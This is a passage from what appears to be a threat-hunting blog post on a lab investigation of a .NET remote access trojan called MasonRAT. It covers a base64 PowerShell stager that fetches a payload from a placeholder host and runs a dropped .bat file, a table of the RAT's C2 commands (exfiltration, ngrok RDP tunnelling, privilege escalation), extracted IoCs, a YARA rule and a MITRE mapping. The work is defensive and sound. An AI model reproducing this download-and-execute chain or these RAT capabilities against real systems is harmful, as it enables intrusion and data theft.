      <td>Downloads a base64-encoded payload from a remote server using <code class="language-plaintext highlighter-rouge">Invoke-WebRequest</code>.</td>
      <td><strong>T1105 – Ingress Tool Transfer</strong>Transfer of external resources into the environment.</td>
    </tr>
    <tr>
      <td>2</td>
      <td>Decode Payload</td>
      <td>Decodes the downloaded content using <code class="language-plaintext highlighter-rouge">[System.Convert]::FromBase64String()</code> into binary form.</td>
      <td><strong>T1027.001 – Obfuscated Files or Information: Encoding</strong>Base64 encoding used to conceal content.</td>
    </tr>
    <tr>
      <td>3</td>
      <td>Write to Disk</td>
      <td>Saves the decoded content to <code class="language-plaintext highlighter-rouge">%APPDATA%\masondlpn5k.bat</code>, a user-accessible directory.</td>
      <td><strong>T1074.001 – Data Staged: Local Storage</strong>Local storage of scripts or binaries before execution.</td>
    </tr>
    <tr>
      <td>4</td>
      <td>Execute Dropped File</td>
      <td>Executes the staged <code class="language-plaintext highlighter-rouge">.bat</code> file using <code class="language-plaintext highlighter-rouge">Start-Process</code>.</td>
      <td><strong>T1059.003 – Command and Scripting Interpreter: Windows Command Shell</strong>Use of <code class="language-plaintext highlighter-rouge">.bat</code> file and cmd execution.</td>
    </tr>
  </tbody>
</table>

<h2 id="34-visiting-the-url-contained-in-the-base64">3.4 Visiting the URL Contained in the Base64</h2>

<p>When visiting the URL embedded in the decoded PowerShell script:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>https://files.example.me/c6h43u.txt

</code></pre></div></div>

<p>we observe that it hosts a much <strong>longer base64-encoded string</strong>, as shown in <strong>Figure 11</strong>.</p>

<p><img src="/assets/images/Elastic/Fig%2011%20-%20base64-URL.png" alt="Fig 11: Base64 in URL Context" /></p>

<p>Figure 11</p>

<p>This suggests that the hosted content is likely a <strong>binary file</strong>, given the size and structure of the encoded data.</p>

<h2 id="341-decoding-the-payload">3.4.1 Decoding the Payload</h2>

<p>In cases like this, analysts should be cautious and work within a secure, isolated environment (e.g., <strong>REMnux</strong> or a sandboxed VM) before interacting with or decoding any suspicious content.</p>

<p>To convert the base64 string into its binary form, analysts can use any suitable tool. For this blog, we use the online decoder <a href="https://base64.guru/converter/decode/file">[12]</a></p>

<p>As shown in <strong>Figure 12</strong>, we paste the base64 string into the input field and decode it into a downloadable file. Once the decoding is complete, the file can be saved locally for further analysis.</p>

<p><img src="/assets/images/Elastic/Fig%2012%20-%20decode64%20to%20file.png" alt="Fig 12: Decoded Output Written to File" /></p>

<p>Figure 12</p>

<blockquote>
  <p>⚠️ Important Note: Always perform such actions within a controlled and secure environment to avoid accidental execution or compromise. Tools like REMnux, FLARE VM, or any offline malware lab VM are recommended for this purpose.</p>

</blockquote>

<h1 id="40-extracting-indicators-of-compromise-iocs-from-the-binary-file">4.0 Extracting Indicators of Compromise (IoCs) from the Binary File</h1>

<p>After decoding the base64 payload from the remote URL, we obtain a file named <code class="language-plaintext highlighter-rouge">application.bin</code>. Surprisingly, even with Windows Defender enabled as shown in <strong>Figure 13</strong>, the file is not flagged as malicious. Given the behaviour observed earlier, this is not unexpected attackers often use obfuscation or packers to bypass signature-based detection.</p>

<p><img src="/assets/images/Elastic/Fig%2013%20-%20application-antivirus.png" alt="Fig 13: Antivirus Alert" /></p>

<p>Figure 13</p>

<p>We proceed by transferring <code class="language-plaintext highlighter-rouge">application.bin</code> into a <strong>dedicated, isolated malware analysis environment</strong>. At this stage, the Windows analysis machine has <strong>internet access disabled</strong> to prevent any potential callback or data exfiltration attempts.</p>

<p>Although tools like <strong>VirusTotal</strong> or <strong>Any.run</strong> can provide valuable insights, we choose to perform <strong>static analysis</strong> first to avoid tipping off the adversary or exposing controlled infrastructure to external systems.</p>

<h2 id="41-overview-of-masonrat">4.1 Overview of MasonRAT</h2>

<p>MasonRAT appears to be a heavily modularised, .NET-based Remote Access Trojan as shown in <strong>Figure 14</strong>. It leverages a large set of classes with obfuscated or generic names to hinder static analysis. Each top-level class (e.g. <code class="language-plaintext highlighter-rouge">Activation</code>, <code class="language-plaintext highlighter-rouge">Completed</code>, <code class="language-plaintext highlighter-rouge">Incomplete</code>, etc.) contains numerous methods and properties related to RAT functionality.</p>

<p><img src="/assets/images/Elastic/Fig%2014%20-%20class%20dnsypy.png" alt="Fig 14: Class Reference in dnSpy" /></p>

<p>Figure 14</p>

<h2 id="42-command-dispatch-logic-in-activation-class"><strong>4.2 Command Dispatch Logic in <code class="language-plaintext highlighter-rouge">Activation</code> Class</strong></h2>

<p>This class acts as a command interpreter, responding to specific string commands (e.g., <code class="language-plaintext highlighter-rouge">"GetDrives"</code>, <code class="language-plaintext highlighter-rouge">"FileManager"</code>, etc.) likely received from a C2 server. Each block performs different actions on the infected host and returns results to the attacker via <code class="language-plaintext highlighter-rouge">Completed.Dominican(...)</code>.</p>

<h2 id="421-behavioural-analysis-table-activation-class"><strong>4.2.1 Behavioural Analysis Table <code class="language-plaintext highlighter-rouge">Activation</code> Class</strong></h2>

<table>
  <thead>
    <tr>
      <th><strong>Command</strong></th>
      <th><strong>Action Performed</strong></th>
      <th><strong>Purpose / Threat</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">GetDrives</code></td>
      <td>Enumerates logical drives and responds with metadata.</td>
      <td>Reconnaissance</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">FileManager</code></td>
      <td>Handles file/folder listing, selection, or possibly exploration.</td>
      <td>File system access</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">GOTO</code></td>
      <td>Retrieves paths to known directories (Desktop, AppData, Temp, UserProfile, Startup).</td>
      <td>Recon + lateral movement</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Delete</code></td>
      <td>Deletes a specified folder or file.</td>
      <td>Destructive capability</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Execute</code></td>
      <td>Executes a file or command.</td>
      <td>Code execution</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">ExecuteRunAs</code></td>
      <td>Runs a file as administrator using <code class="language-plaintext highlighter-rouge">cmd.exe</code> with <code class="language-plaintext highlighter-rouge">runas</code>.</td>
      <td>Privilege escalation</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">Rename</code></td>
      <td>Renames a file or folder.</td>
      <td>File manipulation</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">tss</code></td>
      <td>Reads the contents of a text file and sends it to C2.</td>
      <td>Data exfiltration</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">sedit</code></td>
      <td>Overwrites or edits the content of a text file.</td>
      <td>Data modification</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">viewimage</code></td>
      <td>Loads an image file, resizes it, encodes it as PNG, and sends it to C2.</td>
      <td>Visual exfiltration</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">hidefolderfile</code></td>
      <td>Applies hidden attribute to a file or folder.</td>
      <td>Anti-forensics</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">showfolderfile</code></td>
      <td>Removes hidden attribute.</td>
      <td>Operational control</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">creatnewfolder</code></td>
      <td>Creates a new directory.</td>
      <td>Persistence or staging</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">creatfile</code></td>
      <td>Creates an empty file.</td>
      <td>Payload preparation</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">downloadfile</code></td>
      <td>Reads a file, encodes it (Base64), and sends it to C2.</td>
      <td>File exfiltration</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">sendfileto</code></td>
      <td>Receives and writes a file to disk, possibly decoded from Base64.</td>
      <td>File deployment</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">DelP</code></td>
      <td>Calls a method <code class="language-plaintext highlighter-rouge">del</code> on a COM/ActiveX object (likely to delete a persistence or artefact).</td>
      <td>Anti-forensics</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">7zIT</code></td>
      <td>Calls <code class="language-plaintext highlighter-rouge">install</code> method on object   likely decompresses and installs 7-Zip or other payloads.</td>
      <td>Tool deployment</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">NETINS</code></td>
      <td>Installs a payload conditionally if not already installed.</td>
      <td>Persistence</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">7zzip</code></td>
      <td>Executes 7-Zip silently from Temp directory.</td>
      <td>Extraction or payload staging</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">CPP</code></td>
      <td>Appears to split strings and call arbitrary methods with reflection or late-binding.</td>
      <td>Dynamic code execution</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">ngrok</code></td>
      <td>Indicates Ngrok-related configuration or tunnel setup.</td>
      <td>Tunnelling (C2, RDP)</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">InstallN</code></td>
      <td>Installs a service or tool and marks the install complete (<code class="language-plaintext highlighter-rouge">Confidential = 0</code>).</td>
      <td>Payload deployment</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">hrdp</code></td>
      <td>Checks for <code class="language-plaintext highlighter-rouge">ngrok.exe</code> in Temp. Responds accordingly.</td>
      <td>Remote desktop tunnelling</td>
    </tr>
    <tr>
      <td><code class="language-plaintext highlighter-rouge">hrdp+</code></td>
      <td>Installs or configures remote access via late-bound methods (possibly RDP relay).</td>
      <td>Remote access</td>
    </tr>
  </tbody>
</table>

<p>The <code class="language-plaintext highlighter-rouge">Activation</code> class in <strong>MasonRAT</strong> serves as the central command handler, executing instructions received from its command and control (C2) server. It is responsible for a wide range of tasks including gathering system and directory information, managing files (such as creating, deleting, renaming, and hiding them), exfiltrating data like files and images, launching arbitrary processes with or without elevated privileges, and deploying additional tools like 7-Zip and Ngrok. The class also facilitates remote access setup, including tunnelling remote desktop sessions through Ngrok, and it leverages late-bound method invocation to dynamically call functionality at runtime.  We also observed the presence of <code class="language-plaintext highlighter-rouge">PreventSleep</code>, <code class="language-plaintext highlighter-rouge">PSleep</code>, and <code class="language-plaintext highlighter-rouge">taskkill.exe</code>, as shown in <strong>Figure 15.</strong> These tools are often used in malicious scripts to manipulate system behaviour during execution. <code class="language-plaintext highlighter-rouge">PreventSleep</code> and <code class="language-plaintext highlighter-rouge">PSleep</code> are typically used to stop the system from entering sleep or idle mode, which helps ensure that the malicious process runs uninterrupted.</p>

<p><img src="/assets/images/Elastic/Fig%2015%20dyspy-taskill.png" alt="Fig 15: taskkill Observed in dnSpy" /></p>

<p>Figure 15</p>

<p>Meanwhile, <code class="language-plaintext highlighter-rouge">taskkill.exe</code>, a legitimate Windows utility, is commonly abused by attackers to terminate security-related processes such as antivirus software or monitoring tools. The use of these utilities suggests an attempt to maintain operational continuity and evade detection during execution.</p>

<p>In terms of capabilities, the RAT demonstrates persistence techniques through commands like <code class="language-plaintext highlighter-rouge">Startup</code>, <code class="language-plaintext highlighter-rouge">InstallN</code>, and <code class="language-plaintext highlighter-rouge">NETINS</code>, which suggest it attempts to maintain access across system reboots. It includes remote access functionality via commands such as <code class="language-plaintext highlighter-rouge">hrdp</code>, <code class="language-plaintext highlighter-rouge">hrdp+</code>, and <code class="language-plaintext highlighter-rouge">ngrok</code>, which indicate support for tunnelling or proxying remote desktop sessions. Anti-forensic behaviour is also present, with features designed to hide files and folders, delete artefacts, and rename system objects to evade detection. The frequent use of <code class="language-plaintext highlighter-rouge">NewLateBinding.LateCall()</code> reflects an intent to evade static analysis by dynamically resolving and invoking methods at runtime.</p>

<p>Data exfiltration is handled using encoded transmissions, where files, text, or images are read, processed (often encoded in Base64 or otherwise obfuscated), and sent using helper functions such as <code class="language-plaintext highlighter-rouge">Completed.Dominican()</code> and <code class="language-plaintext highlighter-rouge">Violation.Valuation()</code>. Additionally, the malware uses obfuscation techniques that rely heavily on the VB.NET runtime  for example, using <code class="language-plaintext highlighter-rouge">Operators.AddObject</code> and <code class="language-plaintext highlighter-rouge">ConcatenateObject</code> along with utility functions like <code class="language-plaintext highlighter-rouge">Activation.Interpreted</code>  to build strings and payloads at runtime, which makes static inspection more difficult.</p>

<p>The activation sequence also includes actions such as <code class="language-plaintext highlighter-rouge">delete</code>, <code class="language-plaintext highlighter-rouge">folder</code>, <code class="language-plaintext highlighter-rouge">file</code>, <code class="language-plaintext highlighter-rouge">execute</code>, and <code class="language-plaintext highlighter-rouge">ExecuteRunAs</code>, as shown in <strong>Figure 16</strong>. These actions indicate that the binary is capable of modifying the file system by deleting files or folders, executing commands, and potentially running processes with elevated privileges. Such behaviour is commonly associated with malware attempting to perform system changes, launch additional payloads, or escalate privileges.</p>

<p><img src="/assets/images/Elastic/Fig%2017%20-%20DnSpy%20-%20Run%20as.png" alt="Fig 16: dnSpy Running with Admin Privileges" /></p>

<p>Figure 16</p>

<p>Overall, <code class="language-plaintext highlighter-rouge">Activation</code> represents a stealthy and modular component of the RAT, engineered for flexible command execution, persistent access, remote control, and evasion from traditional analysis methods.</p>

<h2 id="43-extracting-the-ioc">4.3 Extracting the IoC</h2>

<p>While it is not feasible to examine the entire source code of the malware, we can analyse parts of it to identify key indicators of compromise (IoCs). In this phase, we focus on the <code class="language-plaintext highlighter-rouge">Traveller</code> class within the <code class="language-plaintext highlighter-rouge">MasonRAT</code> malware.</p>

<p>The <code class="language-plaintext highlighter-rouge">Traveller</code> class serves as a container for several static fields and methods that either hold configuration values or assist in the malware’s runtime operations. Notably, this class contains hardcoded values that can be considered clear IoCs.</p>

<p>One of the most evident indicators is the field <code class="language-plaintext highlighter-rouge">Directors</code>, which is statically assigned the IP address <code class="language-plaintext highlighter-rouge">192.168.135.20</code> as shown in <strong>Figure 17</strong>. Although this is a private IP address (RFC1918), and therefore not routable on the public internet (Because we simulated the attack via LAB), that would be the  C2 staging IP.</p>

<p><img src="/assets/images/Elastic/Fig%2016%20-%20C2%20configurations.png" alt="Fig 17: C2 Configuration Extracted" /></p>

<p>Figure 17</p>

<p>Another field, <code class="language-plaintext highlighter-rouge">Valuation</code>, is assigned the string <code class="language-plaintext highlighter-rouge">"1417"</code>.  represent a port number. Similarly, the field <code class="language-plaintext highlighter-rouge">Advertising</code> holds the string <code class="language-plaintext highlighter-rouge">"USB.exe"</code>, which is the name of a dropped or executed payload   a possible mechanism for spreading via USB drives.</p>

<p>The field <code class="language-plaintext highlighter-rouge">Improving</code> is set to <code class="language-plaintext highlighter-rouge">"MasonRAT"</code> and <code class="language-plaintext highlighter-rouge">Prototype</code> is set to <code class="language-plaintext highlighter-rouge">"MasonGroup"</code>, both of which are potentially developer-chosen identifiers that could appear in file names, mutexes, registry entries, or process names on compromised systems. These values are useful for building YARA or Sigma detection rules.</p>

<p>The class also contains a field named <code class="language-plaintext highlighter-rouge">Elsewhere</code>, with a seemingly random string: <code class="language-plaintext highlighter-rouge">"rmldKj40qW2UTlEe"</code>. This may be used as a password, encryption key, or mutex name. It is also declared as <code class="language-plaintext highlighter-rouge">readonly</code>, suggesting it does not change during runtime, further supporting its use as a static key or identifier.</p>

<p>Additionally, the <code class="language-plaintext highlighter-rouge">Infringement</code> field dynamically captures the full path of the current running executable using <code class="language-plaintext highlighter-rouge">Process.GetCurrentProcess().MainModule.FileName</code>. This is likely used for self-reference, replication, or verification purposes.</p>

<p>Finally, <code class="language-plaintext highlighter-rouge">Distributed</code> is declared as a <code class="language-plaintext highlighter-rouge">Mutex</code>, a common technique in malware to ensure that only one instance of the RAT runs on a system at any given time. This is typically used to prevent conflicts or multiple infections.</p>

<table>
  <thead>
    <tr>
      <th><strong>Type</strong></th>
      <th><strong>Value</strong></th>
      <th><strong>Context / Use</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>IP Address</strong></td>
      <td><code class="language-plaintext highlighter-rouge">192.168.135.20</code></td>
      <td>Lab C2 address used for development or staging.</td>
    </tr>
    <tr>
      <td><strong>Port / Channel ID</strong></td>
      <td><code class="language-plaintext highlighter-rouge">1417</code></td>
      <td>C2 port</td>
    </tr>
    <tr>
      <td><strong>Filename / Executable</strong></td>
      <td><code class="language-plaintext highlighter-rouge">USB.exe</code></td>
      <td>An executed payload for lateral movement or USB spreading.</td>
    </tr>
    <tr>
      <td><strong>Malware Identifier</strong></td>
      <td><code class="language-plaintext highlighter-rouge">MasonRAT</code></td>
      <td>Internal name used to tag this malware variant. May appear in logs or configs.</td>
    </tr>
    <tr>
      <td><strong>Group Identifier</strong></td>
      <td><code class="language-plaintext highlighter-rouge">MasonGroup</code></td>
      <td>Threat actor or campaign name. Can help link related activity.</td>
    </tr>
    <tr>
      <td><strong>Static String (possibly mutex/key)</strong></td>
      <td><code class="language-plaintext highlighter-rouge">rmldKj40qW2UTlEe</code></td>
      <td>May serve as a hardcoded key, mutex name, or password.</td>
    </tr>
    <tr>
      <td><strong>Executable Path (dynamic)</strong></td>
      <td><code class="language-plaintext highlighter-rouge">Process.GetCurrentProcess().MainModule.FileName</code></td>
      <td>Captures the full path of the running binary; used for self-reference.</td>
    </tr>
    <tr>
      <td><strong>Mutex Object</strong></td>
      <td><code class="language-plaintext highlighter-rouge">Distributed</code></td>
      <td>Used to prevent multiple instances; may have a dynamic or static name.</td>
    </tr>
  </tbody>
</table>

<p>4.4 Final YARA Rule (Binary + Strings + Heuristics)</p>

<div class="language-tsx highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nx">rule</span> <span class="nx">MasonRAT_Signature_Composite</span>
<span class="p">{</span>
    <span class="nl">meta</span><span class="p">:</span>
        <span class="nx">author</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">daniyyell</span><span class="dl">"</span>
        <span class="nx">description</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Composite detection rule for MasonRAT using binary traits, constants, and identifiers</span><span class="dl">"</span>
        <span class="nx">version</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">1.1</span><span class="dl">"</span>
        <span class="nx">date</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">2025-05-24</span><span class="dl">"</span>
        <span class="nx">family</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">MasonRAT</span><span class="dl">"</span>

    <span class="nx">strings</span><span class="p">:</span>
        <span class="nx">$m0</span> <span class="o">=</span> <span class="p">{</span> <span class="mi">4</span><span class="nx">D</span> <span class="mi">5</span><span class="nx">A</span> <span class="mi">90</span> <span class="mi">00</span> <span class="p">}</span>  

        <span class="c1">// Known class/function patterns</span>
        <span class="nx">$s1</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">MasonRAT</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s2</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Activation.Interpreted</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s3</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Violation.Valuation</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s4</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Completed.Dominican</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s5</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">Specifically</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>

        <span class="c1">// Numeric constants from disassembly (integer values shown)</span>
        <span class="nx">$n1</span> <span class="o">=</span> <span class="p">{</span> <span class="mi">16</span> <span class="mi">00</span> <span class="p">}</span>                     <span class="c1">// 0x0016</span>
        <span class="nx">$n2</span> <span class="o">=</span> <span class="p">{</span> <span class="nx">DA</span> <span class="mi">00</span> <span class="mi">16</span> <span class="mi">00</span> <span class="p">}</span>               <span class="c1">// 0xDA0016 (Little Endian)</span>
        <span class="nx">$n3</span> <span class="o">=</span> <span class="p">{</span> <span class="mi">82</span> <span class="mi">73</span> <span class="mi">7</span><span class="nx">D</span> <span class="mi">00</span> <span class="p">}</span>               <span class="c1">// 131727382 (0x07D27382)</span>
        <span class="nx">$f1</span> <span class="o">=</span> <span class="p">{</span> <span class="mi">3</span><span class="nx">E</span> <span class="nx">AA</span> <span class="nx">AA</span> <span class="mi">2</span><span class="nx">A</span> <span class="p">}</span>               <span class="c1">// 3.2801e-34 (approx float)</span>
        <span class="nx">$d1</span> <span class="o">=</span> <span class="p">{</span> <span class="mi">9</span><span class="nx">A</span> <span class="mi">99</span> <span class="mi">99</span> <span class="mi">99</span> <span class="mi">99</span> <span class="mi">99</span> <span class="nx">F1</span> <span class="mi">3</span><span class="nx">F</span> <span class="p">}</span>   <span class="c1">// 3.05981e-308 (approx double)</span>

        <span class="c1">// Hardcoded artefacts</span>
        <span class="nx">$s6</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">USB.exe</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s7</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">rmldKj40qW2UTlEe</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s8</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">GetDrives</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s9</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">viewimage</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>
        <span class="nx">$s10</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">ngrok</span><span class="dl">"</span> <span class="nx">ascii</span> <span class="nx">nocase</span>

    <span class="nx">condition</span><span class="p">:</span>
        <span class="nx">$m0</span> <span class="nx">at</span> <span class="mi">0</span> <span class="nx">and</span>
        <span class="p">(</span><span class="mi">5</span> <span class="k">of</span> <span class="p">(</span><span class="nx">$s</span><span class="o">*</span><span class="p">)</span> <span class="nx">or</span> <span class="nx">all</span> <span class="k">of</span> <span class="p">(</span><span class="nx">$f1</span><span class="p">,</span> <span class="nx">$d1</span><span class="p">,</span> <span class="nx">$n3</span><span class="p">))</span> <span class="nx">or</span>
        <span class="kr">any</span> <span class="k">of</span> <span class="p">(</span><span class="nx">$n</span><span class="o">*</span><span class="p">)</span>
<span class="p">}</span>

</code></pre></div></div>

<h2 id="45-virustotal-analysis">4.5 VirusTotal Analysis</h2>

<p>To supplement our static analysis, we submitted the decoded binary to <strong>VirusTotal</strong> for a broader threat intelligence perspective. The results, available at the link below, confirm the suspicious nature of the file <a href="https://www.virustotal.com/gui/file/751b6b68106dd134ec72066359e9ff28cbdf8d7b43468c684541b5f21a44fbbc/detection">[13]</a> <a href="https://manalyzer.org/report/4830c0961026e3c8c9f8795df408edbd">[14]</a></p>

<p>As shown in <strong>Figure 18</strong>, <strong>42 out of 71</strong> security vendors flagged the file as <strong>malicious</strong>, supporting our earlier assessment that this was a staged payload designed to bypass endpoint detection and deliver a follow-on compromise.</p>

<p><img src="/assets/images/Elastic/Fig%2018%20-%20VirusTotal.png" alt="Fig 18: VirusTotal Results" /></p>

<p>Figure 18</p>

<h2 id="451-mitre-attck-tactics-and-techniques-mapping">4.5.1 MITRE ATT&amp;CK Tactics and Techniques Mapping</h2>

<p>Based on the behaviours observed throughout this investigation from initial script execution to payload staging and potential command-and-control activity the following <strong>MITRE ATT&amp;CK tactics and techniques</strong> are applicable in this table bellow:</p>

<table>
  <thead>
    <tr>
      <th><strong>Tactic</strong></th>
      <th><strong>ID</strong></th>
      <th><strong>Description</strong></th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td><strong>Execution</strong></td>
      <td>TA0002</td>
      <td>The attacker used <code class="language-plaintext highlighter-rouge">.bat</code> and PowerShell scripts to run malicious commands.</td>
    </tr>
    <tr>
      <td><strong>Persistence</strong></td>
      <td>TA0003</td>
      <td>The downloaded script could be modified to establish persistence (e.g. autorun).</td>
    </tr>
    <tr>
      <td><strong>Privilege Escalation</strong></td>
      <td>TA0004</td>
      <td>Potential for privilege abuse depending on payload functionality.</td>
    </tr>
    <tr>
      <td><strong>Defense Evasion</strong></td>
      <td>TA0005</td>
      <td>Base64 encoding and execution via PowerShell bypassed initial detection layers.</td>
    </tr>
    <tr>
      <td><strong>Discovery</strong></td>
      <td>TA0007</td>
      <td>The binary may include host or network enumeration routines.</td>
    </tr>
    <tr>
      <td><strong>Collection</strong></td>
      <td>TA0009</td>
      <td>If executed, the malware may collect user or system data.</td>
    </tr>
    <tr>
      <td><strong>Command and Control</strong></td>
      <td>TA0011</td>
      <td>The use of remote download links and staged execution is consistent with C2.</td>
    </tr>
    <tr>
      <td><strong>Impact</strong></td>
      <td>TA0040</td>
      <td>Final payload could include destructive or disruptive functions.</td>
    </tr>
  </tbody>
</table>

<p>These mappings provide a structured framework for understanding the attacker’s objectives and methods. They also support proactive detection and response efforts by aligning observable behaviours with widely recognised threat models.</p>

<h1 id="50-conclusion">5.0 Conclusion</h1>

<p>This blog walked through a practical threat hunting scenario aimed at identifying hidden Command and Control (C2) malware on a <strong>Windows Server 2016</strong> system using <strong>Elastic SIEM</strong>.</p>

<p>Starting with an investigation into file types such as <code class="language-plaintext highlighter-rouge">.bat</code> and <code class="language-plaintext highlighter-rouge">.exe</code> in the Downloads folder, we identified a suspicious <code class="language-plaintext highlighter-rouge">.bat</code> file that evaded XDR detection. Further analysis revealed the file executed a base64-encoded PowerShell command that downloaded and decoded a secondary binary (<code class="language-plaintext highlighter-rouge">application.bin</code>).</p>

<p>Although the final payload was <strong>blocked by the XDR</strong>, static analysis using <strong>dnSpy</strong> and external validation with <strong>VirusTotal</strong> confirmed its malicious nature. This highlights the value of layered defence and manual threat hunting in surfacing threats that may initially go undetected.</p>

<p>This investigation aligned with several <strong>MITRE ATT&amp;CK techniques</strong>, including:</p>

<ul>
  <li><strong>T1059.001 – PowerShell</strong></li>
  <li><strong>T1027.001 – Obfuscated Files or Information</strong></li>
  <li><strong>T1105 – Ingress Tool Transfer</strong></li>
  <li><strong>T1204.002 – User Execution</strong></li>
</ul>

<p>This case underscores the importance of combining proactive threat hunting with automated detection. Tools like Elastic SIEM, when supported by detailed telemetry (e.g. from Sysmon) and attacker behaviour frameworks like MITRE ATT&amp;CK, are critical for defending against stealthy and evolving threats.</p>

<h2 id="51-findings-and-limitations">5.1 Findings and Limitations</h2>

<p>It is important to acknowledge the limitations of our lab environment while interpreting the findings of this investigation.</p>

<p>Our analysis was based on a controlled lab setup, with <strong>Elastic SIEM configured using a limited set of detection rules and data sources</strong>. While this was sufficient to demonstrate key threat hunting techniques, it does not fully represent the capabilities of a production-grade Elastic Security deployment.</p>

<p>As shown in <strong>Figure 19</strong>, the visibility and telemetry available are inherently restricted by the scope of the installed rules and ingested data. This means some advanced detections such as behavioural analytics, ML-based models, or full threat intelligence enrichment were not available in this environment.</p>

<p><img src="/assets/images/Elastic/Fig%2020%20-%20Mitre%20CAP.png" alt="Fig 19: MITRE ATT&amp;CK Coverage Summary" /></p>

<p>Figure 19</p>

<p>However, this should not be seen as a limitation of Elastic itself. The <strong>full enterprise edition of Elastic Security</strong> provides significantly enhanced capabilities, including:</p>

<ul>
  <li>A broader and continuously updated set of detection rules</li>
  <li>Machine learning integrations</li>
  <li>Host isolation and response capabilities</li>
  <li>Integration with threat intelligence platforms</li>
  <li>Advanced correlation and visualisation features</li>
</ul>

<p>Despite the constraints of our setup, this exercise clearly demonstrated that <strong>Elastic SIEM remains a powerful platform for proactive threat hunting</strong>, even with a basic configuration especially when paired with structured methodologies like <strong>MITRE ATT&amp;CK</strong>.</p>

<h2 id="52-future-work">5.2 Future Work</h2>

<p>As part of future analysis, it would be worthwhile to explore the other <code class="language-plaintext highlighter-rouge">.exe</code> files observed during the initial data review particularly the executable located at:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>C:\Users\Win2016\AppData\Roaming\n5hxte0v.exe2940

</code></pre></div></div>

<p>This file accounted for approximately <strong>64% of all observed process activity</strong>, making it highly suspicious. Its high prevalence, coupled with its location in the user’s roaming profile directory, may suggest persistent or automated execution both common in malware staging or lateral movement scenarios.</p>

<p>Further steps may include:</p>

<ul>
  <li><strong>Static and dynamic analysis</strong> of the executable</li>
  <li><strong>Correlation with process tree relationships</strong></li>
  <li><strong>Checking for persistence mechanisms</strong> such as registry run keys or scheduled tasks</li>
  <li><strong>Reverse engineering</strong> using tools like <strong>dnSpy</strong>, <strong>Ghidra</strong>, or <strong>x64dbg</strong></li>
  <li>Mapping any observed behaviours back to <strong>MITRE ATT&amp;CK techniques</strong></li>
</ul>

<p>This additional work will help determine whether this <code class="language-plaintext highlighter-rouge">.exe</code> represents another stage of the malware, a loader, or possibly a separate threat altogether.</p>

<h1 id="60-references">6.0 References</h1>

<ol>
  <li>
    <p>A. H. Alamri and L. Mooney, <em>Dragos Industrial Ransomware Analysis: Q1 2025</em>, Dragos – Industrial (ICS/OT) Cyber Security, May 21, 2025. <a href="https://www.dragos.com/blog/dragos-industrial-ransomware-analysis-q1-2025">https://www.dragos.com/blog/dragos-industrial-ransomware-analysis-q1-2025</a> (accessed May 24, 2025).</p>
  </li>
  <li>
